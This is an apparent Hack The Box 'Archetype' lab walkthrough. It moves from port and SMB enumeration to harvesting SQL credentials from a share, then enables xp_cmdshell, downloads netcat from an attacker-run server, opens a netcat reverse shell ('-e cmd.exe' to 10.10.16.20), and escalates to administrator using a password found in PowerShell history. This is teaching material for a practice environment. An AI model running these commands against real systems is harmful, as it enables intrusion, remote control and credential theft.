Hack The Box - Archetype


Howdy my fellow Cyber Enthusiasts! Welcome to the first Starting Point Hack The Box offers. I am excited to embark on this journey with you. So, without further ado, let’s dive in! :)
Need to embark on an exciting journey on Hack The Box? Sign up now using the following Link.
Remember to change the IP adress to your allocated one! :)
There are 2 options available to connect to our machine. First using Pwnbox or secondly using OpenVPN.
I need to mention that if you are using the first option (Pwnbox) you can follow this guide, regardless if you are using Windows, Mac OS or Linux. This is the case, because a new tab will open in your web browser and there you can interact with the target machine.
Now, if you are using Ubuntu-based distros, you can following this guide using the second option as well, but it will not work with a Windows OS for example.


If you want to use the first option, it is very simple. Just click on the option and follow the instructions (Start Pwnbox). A new tab will open up and there you can interact with the machine.

For the second option, things are a bit more complicated. You click on the “Connect using OpenVPN” and the follow section appears. Click on “Download VPN” and save the file on your desired folder.
Then open up the terminal and navigate to the folder that you’ve downloaded the .ovpn file. Then, type the following command (change the filename accordingly).
sudo openvpn root.ovpn
To make sure you are connected to the Hack The Box network type the following command in the terminal.
ip a s
You should see a new connection under the tun0 section. For example, I got a inet 10.10.15.55/23.
Next, you click on the “Spawn the target machine and the IP will show here“. Wait for a couple of seconds and a target machine IP address will appear. To make sure you can interact with the machine, you can ping it using the terminal to make sure it responds back.

ping -c 3 10.129.67.121

PING 10.129.67.121 (10.129.67.121) 56(84) bytes of data.
64 bytes from 10.129.67.121: icmp_seq=1 ttl=127 time=71.2 ms
64 bytes from 10.129.67.121: icmp_seq=2 ttl=127 time=69.0 ms
64 bytes from 10.129.67.121: icmp_seq=3 ttl=127 time=69.2 ms

--- 10.129.67.121 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 69.045/69.836/71.237/0.993 ms
Task 1
Which TCP port is hosting a database server?
Let’s start with an Nmap scan to discover some of the target’s open ports.
sudo nmap -sV 10.129.67.121

Starting Nmap 7.80 ( https://nmap.org ) at 2025-09-18 12:10 EEST
Nmap scan report for 10.129.67.121
Host is up (0.21s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp open  ms-sql-s     Microsoft SQL Server vNext tech preview 14.00.1000
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.71 seconds
Task 2
What is the name of the non-Administrative share available over SMB?
Let’s use smbclient to list all the available shares over SMB.
smbclient -N -L 10.129.67.121

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	backups         Disk
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
Task 3
What is the password identified in the file on the SMB share?
Let’s navigate to the backups share, list all available files and download the file.
smbclient -N //10.129.67.121/backups -c "ls"
smbclient //10.129.67.121/backups -N -c "get prod.dtsConfig"
In your terminal see the contents of the file.
cat prod.dtsConfig

<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=[omitted];User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
Task 4
What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?
We need to search for that. A useful resource is the following. Look for the section ‘impacket-mssqlclient’. :)
Source: impacket scripts
Task 5
What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?
The following resource is extremely helpful. Worth giving it a look.
Source: xp_cmdshell (Transact-SQL)
“Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.”
Task 6
What script can be used in order to search possible paths to escalate privileges on Windows hosts?
peass - Privilege escalation tools for Windows and Linux/Unix* and MacOS.
These tools search for possible local privilege escalation paths that you could exploit and print them to you with nice colors so you can recognize the misconfigurations easily.
Source: peass-ng
Task 7
What file contains the administrator's password?
Now, we are going to need mssqlclient.py to connect with the target’s database. Install impacket from the following Github repo.
This command should work. Install any necessary tools prompted.
python3 -m pipx install impacket
Now, let’s connect using the discovered credentials.
mssqlclient.py ARCHETYPE/sql_svc@10.129.148.198 -windows-auth

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc  dbo@master)>
Nice job! We are now inside! :)
EXEC sp_configure 'show advanced options', 1; --Enable advanced options
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; --Enable xp_cmdshell
RECONFIGURE;
First, let’s download a windows netcat program that will use later.
wget https://github.com/int0x33/nc.exe/raw/refs/heads/master/nc64.exe
Let’s setup a file server using Python and a netcat listener.
sudo python3 -m http.server
sudo nc -lvnp 443
Now, let’s find out the current working directory inside the sql database.
xp_cmdshell "powershell -c pwd"

output
-------------------
NULL

Path

----

C:\Windows\system32

NULL

NULL

NULL

SQL (ARCHETYPE\sql_svc  dbo@master)>
We can see that it is on C:\Windows\system32, which is not suitable for us due to writing permissions. Let’s change that to C:\Users\sql_svc\Downloads and download our nc64.exe file.
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.16.20:8000/nc64.exe -outfile nc64.exe"
We can see that the Python file server responded, so we know that the file transfered succesfully.
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.148.198 - - [22/Sep/2025 11:32:07] "GET /nc64.exe HTTP/1.1" 200 -
Now, we execute the following command to initiate a connection with our previous netcat listener.
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.16.20 443"
Now, we’re going to use WinPEAS, a tool that scans the target looking for privilege escalation opportunities.
wget https://github.com/peass-ng/PEASS-ng/releases/download/20250904-27f4363e/winPEASx64.exe
Let’s change to powershell on our shell.
powershell
wget http://10.10.16.20:8000/winPEASx64.exe -outfile winPEASx64.exe
Then, execute it!
.\winPEASx64.exe fileanalysis
In the output you will find the file that contains the administrator's password.
Nice! :)
Now, inside the powershell navigate to the following path to find the user.txt file.
C:\Users\sql_svc\Desktop
type user.txt
Navigate to the following file to see the administrator’s password.
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Finally, let’s connect to the administrator account using psexec.py and the password we found ealier. This program is contained in the impacket program already.
psexec.py administrator@10.129.148.198
cd C:\Users\Administrator\Desktop
type root.txt
Congratulations! You have solved this machine! 🎉 🎉 🎉